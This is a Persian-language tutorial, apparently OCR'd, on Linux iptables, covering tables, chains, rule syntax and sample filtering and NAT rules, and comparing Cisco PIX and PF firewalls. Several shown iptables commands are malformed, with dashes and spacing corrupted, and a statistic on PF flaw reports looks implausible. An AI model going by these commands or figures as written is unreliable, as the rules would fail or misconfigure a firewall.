- **IPFW:** این نسخه یادآور اولین پشتیبانی لینوکس از سرویس تصفیه بسته‌ها می‌باشد که در داخل هسته ۱,۲ لینوکس تعبیه شده بود IPFW .ویژگی‌های ابتدایی مورد انتظار از یک حفاظ را پیاده‌سازی کرده بود. بعضی از محدودیت‌های آن عبارت بودند از:
  - عمل تصفیه را تنها روی یک پورت انجام می‌داد
  - Masonاز آن پشتیبانی نمی‌کرد
  - در محیطهای توزیع شده قابل استفاده نبود.
  - مبتنی بر حالت نبود.
- **IPFWADM:** در هسته ۲,۰ لینوکس قرار داده شده است. تصفیه بسته‌ها را از روی آدرس درگاه‌های مبداء و مقصد انجام می‌داد و امکان مخفی‌سازی آدرس‌های IP) ترجمه چند به یک) در آن قرار داده شده بود. با این وجود یک حفاظ مبتنی بر حالت نبود و تنها از قراردادهای TCP ، UDPو ICMP [5] پشتیبانی می‌کرد.

- **IPChains:** در هسته ۲,۲ لینوکس قرار داده شده بود. با وجود اینکه یک حفاظ مبتنی بر حالت نبود، ولی از زیرنوع‌های ICMP و سایر قرارداد ها)علاوه بر از TCP ، UDP و (ICMP پشتیبانی می‌کرد .
- از هسته ۲,۴ لینوکس به بعد IPtables به عنوان حفاظ پیش فرض لینوکس همراه با آن نصب می‌شد .IPtables نسبت به حفاظهای نسل قبل خود چند تفاوت مهم داشت:
  - یک حفاظ مبتنی بر حالت بود.
  - از قرارداد اینترنت نسخه ۶,۰ پشتیبانی می‌کرد.
  - از طراحی پیمانه‌ای برخوردار بود.
  - علاوه بر جهش‌های فوق، با نسخه‌های دو نسل قبل خود، یعنی IPFWADM و ipchains مطابقت داشت . (Backward Compatibility)

جدول‌ها و زنجیرها درIPtables

جدول[6] و زنجیر[7] دو مفهوم اساسی در IPtables هستند که شناخت این ابزار و نحوه عملکرد آن و نوشتن قوانین مورد نظر مستلزم درک کامل این مفاهیم می‌باشد .


در IPtables جدول‌ها مجموعه‌ای از قوانین مرتبط را در برمی‌گیرند. این قوانین در ساختار دیگری تحت عنوان زنجیرها معنی پیدا می‌کنند. زنجیرها انواع نحوه عبور بسته‌ها از حفاظ را بیان می‌کنند. بسته به اینکه هر بسته در ورود، خروج یا عبور از حفاظ چه مسیری را بپیماید، بخشی از قوانین جدول‌ها روی آن اعمال می‌شود. نحوه اعمال قوانین جدول به این صورت است که بسته‌های رسیده با تک تک قوانین آن مقایسه می‌شوند و اولین قانونی که با شرایط بسته مطابق باشد، در مورد آن اعمال می‌شود. در غیر این صورت سیاست پیش فرض حفاظ روی آن اعمال می شود. (قبول[8] یا دور ریختن[9](سه جدول عمده مورد استفاده در IPtables عبارتند از:

۱. **جدول تصفیه[10]:**

این جدول تصفیه در واقع مجموعه قوانین مربوط به تصفیه بسته‌ها را در برمی‌گیرد. عمل تصمیم‌گیری درباره‌ی تصفیه بسته‌ها روی ویژگی‌های خاصی از آنها صورت می‌گیرد که در ادامه به‌صورت کامل‌تر به آنها اشاره خواهیم کرد .باید به نحوی به حفاظ فهماند چه تصمیمی درباره‌ی بسته‌هایی که در یک قانون صدق می‌کنند، اتخاذ کند. مهمترین اعمال انجام شده روی یک بسته عبارتند از قبول و دور ریختن .

۲. **جدول ترجمه آدرس:**

جدول ترجمه‌ی آدرس برای ترجمه‌ی آدرس بسته‌ها به‌کار می‌رود که اصطلاحاً به آن NAT گفته می‌شود. بسیاری از شبکه‌های داخلی سازمان‌ها و حتی بسیاری از فراهم آورندگان خدمات اینترنتی تنها از یک IP معتبر برای اتصال مجموعه وسیعی از کامپیوترهای خود به شبکه اینترنت استفاده می‌کنند. مکانیزمی که این امکان را برای آنها فراهم می‌آورد، NATمی‌باشد. برای استفاده از NAT حداقل به یک آدرس IP معتبر احتیاج است که این آدرس از طریق ISP به صورت پویا یا استیا به شبکه اختصاص داده می‌شود. این آدرس به عنوان آدرس خارجی دروازه شبکه مورد استفاده قرار می‌گیرد و برای آدرس داخلی دروازه و سایر گره‌های شبکه از مجموعه آدرس‌های رزرو شده [11] برای شبکه‌های داخلی استفاده می‌شود. به این ترتیب آدرس همه بسته‌های ایجاد شده در ماشین‌های داخلی که به مقصدی خارج از شبکه محلی فرستاده می‌شوند، در دروازه (که حفاظ روی آن در حال اجراست) ترجمه می‌شوند .ترجمه‌ی آدرس‌ها به این صورت است که جایگزین آدرس مقصد و شماره درگاه مورد استفاده در بسته اولیه آدرس IP معتبر دروازه و شماره درگاه جدید تخصیص داده شده می‌شوند. در واقع ماشین خارجی یک بسته از جانب دروازه دریافت می‌کند و بسته‌های برگشتی را نیز به همان آدرس IP معتبر برمی‌گرداند .اطلاعات ترجمه آدرس در یک جدول مراجعه در دروازه ذخیره می‌شود تا بتوان با استفاده از آن، بسته‌های برگشتی را به ماشین داخلی مورد نظر (که ایجاد کننده‌ی اصلی بسته بوده) هدایت کرد. شکل زیر نمونه‌ای از پیکربندی شبکه داخلی برای اتصال به اینترنت با استفاده از NAT را نشان می‌دهد :




شکل ۱ : پیکربندی شبکه‌ی داخلی با استفاده از NAT

این کار در نهایت منجر به تغییر آدرس مبداء یا مقصد بسته‌های گذرنده از حفاظ یا ایجاد شده در آن می‌گردد. اعمال انجام شده روی بسته‌ها در این جدول عبارتند از:

- **DNAT:** این گزینه برای تغییر آدرس مقصد بسته به‌کار می‌رود. این نوع ترجمه‌ی آدرس زمانی مفید خواهد بود که با در اختیار داشتن تنها یک IP مجاز، بخواهیم بسته‌های دریافت شده از شبکه اینترنت را به DMZ یا یک ماشین از شبکه داخلی خود بفرستیم .
- **SNAT:** عموماً برای تغییر آدرس مبداء بسته‌ها به‌کار می‌رود. از این نوع ترجمه برای مخفی کردن آدرس ماشین‌های شبکه داخلی یا DMZ استفاده می‌شود. مثلاً یک زمانی که آدرس بسته‌های گذرنده از حفاظ از داخل شبکه به آدرس IP معتبر حفاظ ترجمه می‌شود و از آن خارج می‌شود نمونه‌ای از این مورد کاربرد است. بدیهی است که برای هدایت بسته‌های برگشتی به گره‌های مبداء، باید از یک جدول مراجعه کمک گرفت.
- **MASQUERADE:** مورد استفاده این گزینه تقریباً مشابه SNAT می‌باشد. با این تفاوت که به‌جای ترجمه آدرس‌ها به یک آدرس ثابت و مشخص، آدرس مورد نظر باید محاسبه شود. در صورتی که یک فراهم‌کننده خدمات اینترنتی هستید و با استفاده از DHCP و به‌صورت پویا به ماشین‌های کاربران خود آدرس IP اختصاص می‌دهید، ناگزیر به استفاده از این نوع ترجمه‌ی آدرس هستید.

3. جدول:Mangle

جدول Mangle عموماً برای تغییر ویژگی‌های خاصی از بسته‌ها، از جمله TTL [13]، [12] ToS و یا برچسب زدن[14] روی آنها به‌کار می‌رود. شکل زیر ساختار کلی زنجیرهای استاندارد تعریف شده در IPtables و نحوه پیمایش بسته‌ها از مسیرهای مختلف را نشان می‌دهد.



شکل ۲ - جریان هدایت بسته‌ها از حفاظ IPtables

همانطور که از شکل پیداست، یک بسته ممکن است به سه صورت مختلف از زنجیرهای IPtables عبور کند .

۱. بسته‌هایی که آدرس مقصد آنها ماشینی است که حفاظ روی آن نصب شده است.
قبل از اینکه چنین بسته‌ای از حفاظ عبور داده شود، از زنجیرهای زیر می‌گذرد و قوانین جداول زیر روی آنها قابل اعمال است :

مرحله	جدول	زنجیر	توضیحات
1			رسانه اتصال شبکه به اینترنت (مثلاً سیم)
2			ورود به کارت واسط شبکه (مثلاً eth0)
3	mangle	PREROUTING	اعمال تعریف شده در جدول mangle (تغییر TOS و غیره)
4	nat	PREROUTING	مورد DNAT عموماً برای استفاده قرار می‌گیرد
5			مسیریابی بسته: اینکه بسته به مقصد ماشین محلی ارسال شده یا باید از آن عبور کند؟
6	mangle	INPUT	
7	filter	INPUT	تصفیه بسته‌هایی که به ماشین محلی ارسال شده‌اند.
8			برنامه کاربردی یا پروسه ماشین محلی (مثلاً برنامه کارگزار یا کارفرمای اجرا شده در این ماشین)

2. بسته‌هایی که در ماشین محلی تولید می‌شوند

قبل از اینکه چنین بسته‌ای بتواند ماشین محلی را ترک کند، از زنجیرهای زیر می‌گذرد و قوانین جداول زیر روی آنها قابل اعمال است:

مرحله	جدول	زنجیر	توضیحات
1			برنامه کاربردی یا پروسه ماشین محلی (مثلاً برنامه کارگزار یا کارفرمای اجراشده در این ماشین)
2			تصمیم‌گیری درباره‌ی مسیردهی بسته: از چه آدرسی استفاده شود؟ از چه کارت واسط شبکه‌ای عبور داده شود؟...
3	mangle	OUTPUT	
4	nat	OUTPUT	ترجمه‌ی آدرس بسته‌هایی که در ماشین محلی تولید می‌شوند
5	filter	OUTPUT	تصفیه‌ی بسته‌هایی که در ماشین محلی تولید می‌شوند
6	mangle		
7	nat		اعمال ترجمه آدرس از نوع SNAT یا MASQUERADE
8			خروج از کارت واسط کاربر شبکه
9			رسانه اتصال شبکه به اینترنت (مثلاً سیم)

3. بسته‌هایی که از حفاظ عبور می‌کنند

قبل از اینکه چنین بسته‌ای بتواند از کارت واسط شبکه ورودی به کارت واسط شبکه خروجی منتقل شود، از زنجیرهای زیر می‌گذرد و قوانین جداول زیر روی آنها قابل اعمال است:

مرحله	جدول	زنجیر	توضیحات
1			رسانه اتصال شبکه به اینترنت (مثلاً سیم))
2			ورود به کارت واسط شبکه(مثلاً eth0)
3	mangle	PREROUTING	اعمال تعریف شده در جدول mangle (تغییر TOS و غیره)
4	nat	PREROUTING	مورد DNAT عموماً برای استفاده قرار می‌گیرد
5			مسیریابی بسته: اینکه بسته به مقصد ماشین محلی ارسال شده یا باید از آن عبور کند؟
6	mangle	FORWARD	
7	filter	FORWARD	تصفیه بسته‌هایی که از حفاظ عبور می‌کنند
8	mangle	POSTROUTING	
9	nat	POSTROUTING	اعمال ترجمه آدرس از نوع SNAT یا MASQUERADE
10			خروج از کارت واسط کاربر شبکه
11			رسانه اتصال شبکه به اینترنت (مثلاً سیم))

قوانین IPtables

قوانین ابزار اصلی کار با هر حفاظی را تشکیل می‌دهند. پیچیده‌ترین و پرهزینه‌ترین سیاست‌های امنیتی یک سازمان در نهایت برای تصفیه بسته‌ها به قوانین نه چندان پیچیده حفاظ تبدیل می‌شوند. فرمت کلی دستورات IPtables را می‌توان به صورت زیر بیان کرد:

iptables [-t table] Packet-Criteria-Specification target

گزینه –t برای مشخص کردن جدول حاوی دستور به‌کار می‌رود.
Packet-Criteria-Specification برای تعیین ویژگی‌های بسته مورد استفاده قرار می‌گیرد. target بیانگر عملی است که در صورت انطباق بسته با قانون مورد نظر، باید روی آن انجام شود. در ادامه این گزارش فرمت کلی این دستور توضیح داده می‌شود.

۱. **دستورات مهم و پایه‌ای برای تغییر قوانین موجود در IPtable**

- **اضافه کردن قوانین**

iptables –I chain [rulenum] rule-specification

دستور فوق یک قانون جدید قبل از قانون با شماره rulenum به زنجیر chain اضافه می‌کند. این قانون به صورت پیش‌فرض به ابتدای قوانین اضافه می‌شود.

- **اضافه کردن قوانین (به انتهای قوانین قبلی(**

iptables –A chain rule-specification

- **جایگزینی قوانین**

iptables –R chain rulenum rule-specification

- **حذف قوانین**

iptables –D chain rule-specification

- **حذف دسته جمعی قوانین**

iptables –F chain

- **ایجاد یک زنجیر جدید**

iptables –N newchain

- **حذف زنجیر جدید ایجاد شده**

iptables –X newchain

- **مشاهده قوانین تعریف شده در یک زنجیر**

iptables –L chain

در دستورات IPtables شماره اولین قانون ۱ منظور می‌شود.

2. **پارامترهای مهم دستوراتIPtable**

بعضی از ویژگی‌های بسته‌ها که برای تعیین انطباق آنها در دستورات IPtables بکار می‌رود، عبارتند از:

- **قرارداد ارتباطی :**قرارداد استفاده شده در انتقال بسته(TCP، UDP، ICMP، ...). برای مشخص کردن این ویژگی از گزینه p–استفاده می‌شود.
- **آدرس مبداء :**آدرس مبداء بسته را مشخص می‌کند. با استفاده از آن می‌توان آدرس نقاب شبکه را نیز مشخص کرد) مثلاً ۱۶/۱۹۲,۱۶۸,۰,۰ معادل یک کلاس B با آدرس نقاب شبکه ۲۵۵,۲۵۵,۰,۰ می‌باشد). با استفاده از علامت ! می‌توان تفسیر قانون را معکوس کرد. برای مشخص کردن آن از گزینه s– استفاده می‌شود.

- **آدرس مقصد :**دارای امکاناتی مشابه آدرس مبداء می‌باشد. برای مشخص کردن از علامت d– استفاده می‌شود. بسته های ورودی از واسط شبکه: برای مشخص کردن کلیه بسته‌هایی که به واسط شبکه مشخصی وارد می‌شوند، بکار می‌رود. مثلاً بسته‌های ورودی به کارت واسط شبکه eth0 را با i eth0– نشان می‌دهیم.

- **بسته‌های خروجی از واسط شبکه :**مشابه دستور فوق.
در صورتیکه از قرارداد ارتباطی TCP یا UDP استفاده کنیم، به گزینه‌های بیشتری برای تصفیه بسته‌ها دسترسی داریم.

- **تعیین محدوده شماره درگاه‌ها :**

--source-port [!] port[: port]
Examples:
--source-port 0: 1023
--source-port ! 80
-- destination- port [!] port[: port]

- **تصفیه مبتنی بر حالت :**همانطور که ذکر شد، IPtablesیک حفاظ مبتنی بر حالت است. درIPtables ، چهار حالت مختلف برای ارتباطهای[15] ایجاد شده در نظر گرفته می‌شود که با استفاده از آنها می‌توان بسته‌های متعلق به آنها را تصفیه کرد. حالت‌های مختلف عبارتند از :
  - **New:**مشخصه ارتباطهایی است که تنها یک بسته در یک جهت ارسال کرده‌اند. در واقع پس از دیدن اولین بسته از هر ارتباط (بسته‌ای که پرچم SYN[16] از سرآیند TCP آنها روشن باشد.)، وضعیت آن به New تغییر می‌کند.
  - **Established:**مشخصه ارتباطهایی است که بسته در هر دو جهت از طریق آنها ارسال شده است. پس از دیدن اولین پاسخ به بسته ارسال شده (بسته‌ای که پرچم ACK از سرآیند TCP آنها روشن باشد)، مشخصه ارتباط ایجاد شده از New به Established تغییر می‌کند.
  - **Related:**مشخصه ارتباطهایی است که بسته جدیدی ملاقات می‌کنند، با این تفاوت که بسته ایجاد شده به: ارتباط برقرار شده قبلی مرتبط است. یک مثال شناخته شده از این نوع ارتباطات، ارتباط داده‌ای[17] در قرارداد FTP می‌باشد که به ارتباط کنترلی[18] از آن مربوط می‌شود.

هدف‌ها(targets)

- همانگونه که ذکر شد، targetبیان کننده‌ی عملی است که در صورت صدق کردن بسته مورد نظر در یکی از قوانین، روی آن انجام می‌شود. برای مشخص کردن هدف‌ها از گزینه‌ی j– استفاده می‌شود. بعضی از هدف‌های پرکاربرد IPtables عبارتند از:
LOG:برای ثبت یک رویداد در رویدادنامه IPtables بکار میرود (گاهی فقط می‌خواهیم ترافیک گذرنده از حفاظ را ثبت کنیم(
REJECT:یک پیغام خطا به عنوان پاسخ به مبداء بسته فرستاده می‌شود و سپس دور انداخته می‌شود.
DROP:بسته دور انداخته می‌شود. بدون اینکه پاسخی برای فرستنده ارسال شود.
ACCEPT:بسته پذیرفته می‌شود.

SNAT: آدرس مبداء بسته به آدرس جدیدی ترجمه می‌شود.
DNAT: آدرس مقصد به آدرس جدیدی ترجمه می‌شود.
MASQUERADE: آدرس مبداء جدید محاسبه شده و جایگزین آدرس فعلی می‌شود.
REDIRECT: برای برگرداندن بسته‌ها به ماشین محلی (که حفاظ روی آن نصب شده) مورد استفاده قرار می‌گیرد. از این امکان IPtables زمانی استفاده می‌شود که بخواهیم سرویس‌های نصب شده در ماشین حفاظ از دید کاربران شفاف[19] باشد . فرض کنید می‌خواهیم در کنار http server از یک http proxy مثل squid استفاده کنیم. با استفاده از این امکان براحتی می‌توان، همه بسته‌هایی که می‌خواهند به درگاه ۸۰ از ماشین حفاظ متصل شوند، را براحتی به سمت squid هدایت کرد. دستور زیر این هدف را برآورده می‌کند:

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 3128
```

3128)پورت استاندارد squid می باشد(.
Jump: همچنین هدف می‌تواند پرش به یک زنجیر از پیش تعریف شده از همان جدول باشد.

پیاده سازی چند سیاست ساده امنیتی

در ادامه سعی می‌کنیم با استفاده از قوانین معرفی شده در IPtables بعضی از سیاست‌های امنیتی ساده را پیاده‌سازی کنیم. در این مثال‌ها فرض کنید که کارت واسط شبکه eth0 به LAN و کارت واسط شبکه eth1 به WAN متصل است. آدرس‌های شبکه محلی دارای آدرس‌های مجازی ۱۹۲,۱۶۸ x.y و آدرس IP حفاظ برابر ۱۹۲,۱۶۸,۱,۱ می‌باشد .

۱. می‌خواهیم زنجیر جدیدی تعریف کنیم که فقط بتوان از شبکه‌ی داخلی به بیرون ارتباط جدیدی برقرار کرد. (بسته‌های رسیده از شبکه WAN فقط بسته‌های پاسخ یا مرتبط با بسته‌های قبلی باشند(.

```
iptables -N block
iptables -A block -m state -- state ESTABLISHED, RELATED -j ACCEPT
iptables -A block -m state -- state NEW -i ! eth1 -j ACCEPT
iptables -A block -j DROP
```

دستورات فوق عمل تصفیه بسته‌ها را در داخل زنجیر تعریف شده block انجام می‌دهند. تنها کافی است بسته‌های گذرنده از حفاظ را به سمت این زنجیر هدایت کنیم:

```
iptables -A INPUT -j block
iptables -A FORWARD -j block
```

2. می‌خواهیم درگاه‌های خاصی را برای ارتباط با حفاظ از شبکه اینترنت مسدود یا باز نماییم

- در ابتدا ارتباط از کارت واسط شبکه eth1 به درگاه‌های با شماره پایین‌تر از ۱۰۲۳ را مسدود می‌کنیم:

```
iptables –I INPUT  1  -- dport 0:1023  –i eth1 –p tcp –j DROP
iptables –I INPUT  2  -- dport 0:1023  –i eth1 –p udp –j DROP
```

- در ادامه می‌خواهیم دسترسی به سرویس وب را از شبکه خارجی به داخل امکان پذیر کنیم:

```
iptables -I INPUT 1  --dport 80 –p tcp –i eth1 –j ACCEPT
```

- سپس دسترسی به سرویس SSH را برای یک ماشین مطمئن از شبکه خارجی میسر می‌کنیم:

```
iptables -I INPUT 1 –dport 22 -p tcp -s 123.45.67.89 –j ACCEPT
```

3. می خواهیم آدرس همه بسته های خروجی از شبکه را با استفاده از گزینه MASQUERADE پنهان کنیم. این کار می تواند به روشهای زیر انجام پذیرد :

- در ابتدا آدرس همه بسته‌های خروجی را بصورت پویا مخفی می‌کنیم

```
//Using Dynamic WAN Address
iptables –t nat -A POSTROUTING -o eth1 –s 192.168.0.0/16 -j MASQUERADE
```

- سپس از یک آدرس استاتیک برای مخفی کردن آدرس بسته‌های داخلی استفاده می‌کنیم:

```
iptables –t nat –A POSTROUTING -o eth1 -s 192.168.0.0/16 -j SNAT -- to 12.34.56.78
```

لازم به ذکر است که اضافه کردن قانون ساده زیر نیاز ما را برآورده می‌کند، ولی در آن صورت به بسته‌های خارجی از شبکه داخلی نیز اجازه می‌دهید که آدرس خود را با استفاده از حفاظ شما تغییر دهند:

```
iptables -t nat -A POSTROUTING -j MASQUERADE
```

راه‌اندازی و استفاده ازIPtables

ابزار IPtables در بسیاری از نسخه‌های سیستم‌عامل لینوکس، بویژه RedHat بصورت پیش فرض همراه سایر بسته‌های نرم‌افزاری نصب می‌شود. برای اینکه از نصب IPtables در دستگاه خود مطمئن شوید، کافی است دستور IPtables را در خط فرمان تایپ کنید. برای اجرای چنین دستوری یا باید با شناسه کاربری root به سیستم وارده شده باشید و یا با استفاده از sudo حق اجرای IPtables را داشته باشید. در صورتی که IPtables روی دستگاه شما نصب شده باشد، پیغامی مشابه پیغام زیر روی صفحه نمایش ظاهر می شود :

```
iptables v1.2.8: no command specified
Try 'iptables -h' or 'iptables --help' for more information
```

در غیر این صورت باید سورس یا بسته نرم‌افزاری قابل نصب[20] IPtables را دریافت کرده و آن را نصب کنید. نصب برنامه از روی RPMبه سادگی امکان‌پذیر است. در اینجا نحوه‌ی نصب IPtables از روی سورس آن توضیح داده می‌شود :

- اولین قدم دریافت سورس IPtables از سایت netfilter می‌باشد نام فایل مورد نظر به صورت IPtables-1.*.*.tar.bz2 می‌باشد که ستاره‌ها، شماره آخرین نسخه IPtables را نشان می‌دهند.
- با استفاده از دستور tar فایل فشرده شده را باز کنید:

```
tar -xvjf ./iptables-1.*.*.tar.bz2 -C /usr/src
```

- مسیر جاری را به فهرست ایجاد شده در دستور فوق تغییر دهید:

```
cd /usr/src/iptables-1.*.*
```

- دستور make و بدنبال آن دستور make install را اجرا کنید

```
# /bin/sh -c make
# /bin/sh -c make install
```

نبشته [21] راه‌اندازی

برای اینکه دستورات جاری IPtables در سیستم مانا[22] شوند و در هر بار راه‌اندازی سیستم بصورت خودکار در داخل حافظه بار شوند، باید از یک نبشته راه‌اندازی استفاده کرد. این نبشته در مسیر /etc/init.d قرار گرفته و بعد از هر مرتبه راه‌اندازی سیستم بصورت خودکار اجرا می شود .البته این سرویس را می‌توان بصورت دستی و با استفاده از دستور زیر فعال کرد:

```
# /etc/init.d/iptables start
```

یک نمونه از نبشته راه اندازی به همراه دستورات پیش فرض آن در این آدرس آمده است. شما می‌توانید دستورات دلخواه خود را در هر یک از بدنه‌هایstart ، stopیا restart اضافه کنید.

ذخیره و بازیابی دستورات

دستورات IPtables مقیم در حافظه را همچنین می‌توان با استفاده از دو دستور سودمند iptables-save و iptables-restore که توسط خود ابزار IPtables در اختیار کاربران قرار می‌گیرد، در داخل فایل ذخیره و بازیابی کرد. برای ذخیره دستورات IPtables در فایلی با نام IPtables-save کافی است دستور زیر را اجرا کنیم:

```
iptables-save > /etc/iptables-save
```

مشابه دستور فوق می‌توانیم دستورات ذخیره شده در یک فایل را با استفاده از دستور IPtables-restore بازیابی کنیم .

ابزارهای کمکی پیکربندی IPtables

شاید پیکربندی IPtables با استفاده از دستورات خط فرمان برای کسانی که تجربه عملی زیادی با لینوکس ندارند، آسان نباشد . بدین‌منظور ابزارهای گرافیکی دیگری برای این اشخاص که نمی‌خواهند دستان خود را با خط فرمان لینوکس کثیف کنند(!)، در دسترس می‌باشد.

در ادامه به بعضی از این ابزارهای اشاره می‌شود:

1. MonMotha’s FireWall
2. Firewallscript
3. Ferm-0.0.18
4. AGT-0.83
5. Knetfilter-1.2.4
6. qShield-2.0.2

ابزارهای ذکر شده در شماره‌های ۱ تا ۴ عموماً از یک فایل پیکربندی با فرمت خاص برای پیکربندی فایروال استفاده می‌کنند که توصیه می‌شود بجای صرف زمان و انرژی برای یادگیری فرمت این فایل، روی یادگیری دستورات خط فرمان IPtables وقت گذاشته شود!

Knetfilter یک ابزار با واسط گرافیکی مناسب برای پیکربندی حفاظهای مبتنی بر میزبان می‌باشد. این ابزار امکاناتی برای ذخیره و بازیابی قوانین، تست آنها، اجرای ابزارهای پویش شبکه از جمله tcpdump و نیز ترجمه و مخفی‌سازی آدرس‌ها را فراهم می‌سازد. یکی از کمبودهای Knetfilter این است که از پروتکلPPP [23] پشتیبانی نمی‌کند. در نتیجه نمی‌توان از آن برای پیکربندی حفاظ سیستم‌هایی که با خط تلفن به اینترنت متصل می‌شوند، استفاده کرد.

gShieldکاملترین ابزار پیکربندی گرافیکی IPtables به نظر می‌رسد. چرا که بصورت کامل مستند سازی شده و فایل‌های پیکربندی آن قابل فهم است. علاوه بر این از امکانات ترجمه آدرس بسته‌ها و پیکربندی استاتیک (اتصال از طریق واسط ppp0) و پویای (اتصال از طریق واسط eth0) حفاظ برخوردار است.

با این وجود به نظر می‌رسد هیچ یک از این ابزارها نمی‌توانند به کلی جایگزین امکانات فراوانی شوند که از طریق خط فرمان IPtablesدر اختیار کاربران قرار می‌گیرد. ضمن اینکه به هیچ وجه شما را از درک عمیق ساختار داخلی (دستورات، جدول‌ها، زنجیرها، IPtables (...بی‌نیاز نمی‌کنند .

جهت مطالعه بیشتر

سایت netfilter به نوعی سایت رسمی IPtables محسوب می‌شود که آخرین نسخه‌های این حفاظ به همراه اخبار آخرین تغییرات، مستندات آموزشی و راهنمای کاربر مربوط به آن را در برگرفته و به عنوان یکی از معتبرترین و در دسترس ترین مراجع می تواند مورد استفاده قرار گیرد.

سایت LinuxGuruz مجموعه کامل و مفیدی از لینک‌های مرتبط با IPtables را گردآوری کرده است . یک صفحه آموزنده و جامع برای یادگیری IPtables توسط Oskar Andreasson در این آدرس جمع‌آوری شده است.یک صفحه پرسش و پاسخ مناسب در مورد حفاظها از این آدرس قابل دسترسی است.

انواع گونه های فایروال سیسکو

فایروال های سیسکو در گونه های متفاوتی ارایه می شوند. بر خلاف روترهای سیسکو که نیاز به نرم افزارهای متفاوت برای کار با آنها موجود است، نرم افزار PIX برای تمام گونه های فایروال، یکسان است. اما با توجه به مدل انتخاب شده کارایی فایروال تغییر خواهد کرد، در حالی که میزان کارایی، مستقل از نرم افزار است .

انواع گونه های سخت افزاری این فایروال عبارتند از :

- PIX 501
- PIX 506E
- PIX 515E
- PIX 525
- PIX 535

جدول زیر کارایی گونه های مختلف این فایروال ها را در قیاس با یکدیگر نشان می دهد :

گونه	501	506E	515E	525	535
پردازنده	133MHz	300MHz	433MHz	600MHz	1GHz
حافظه	16MB	32MB	32MB,64MB	256MB	1GB
قابلیت عبور دهی	10Mbps	20Mbps	188Mbps	360Mbps	1Gbps
تعداد ارتباطات	7,500	25,000	130,000	280,000	500,000
Failover	No	No	Yes	Yes	Yes
مناسب برای	Small-office/home-office (SOHO)	Remote-office/branch-office (ROBO)	Medium-size office	Enterprise	Enterprise or solution provider

PF

این فایروال بر روی سیستم عامل OpenBSD ارایه می شود. نحوه تعریف قوانین در این فایروال کاملا شبیه IPFW است. اما با توجه به تحقیقات انجام شده و مقایسه این دو فایروال، در شرایط یکسان IPFW کارایی و پایداری بهتری نسبت به PF را دارا است .

PFدر قیاس با IPFW دارای قابلیت هایی نیز می باشد. از جمله می توان به راحتی کار و نیز ارایه محیط گرافیکی همراه با خود سیستم عامل OPenBSD اشاره کرد، در حالی که محیط گرافیکی برای IPFW را باید به صورت بسته نرم افزاری بارگذاری نمود. و نیز اینکه این فایروال بر اساس اعلام نظرات مدیرانی که با هر دو فایروال مذکور کار کرده اند، راحت تر قابل پیکربندی و تنظیم است. به آسانی مدیریت در آن انجام می پذیرد و می توان آن را به عنوان یک فایروال Desktop تحت سیستم عامل های BSD در نظر گرفت. اما همانطور که اشاره شد، این فایروال از لحاظ کارایی و دقت عملکرد در بار ترافیکی سنگین دارای مشکلات و نقص هایی است .

تعداد گزارشات نقص های امنیتی برایPF ، 10035مورد و برای فایروالIPFW ، 856مورد بوده است .
از قابلیت های مهم فایروال های IPFW و PF این است که تحت تمام سیستم عامل های سازگار با یونیکس قابل راه اندازی است (AT&T BSD)در حالی که سایر فایروالهای ارایه شده در لیست این قابلیت را ندارند .

IPChains

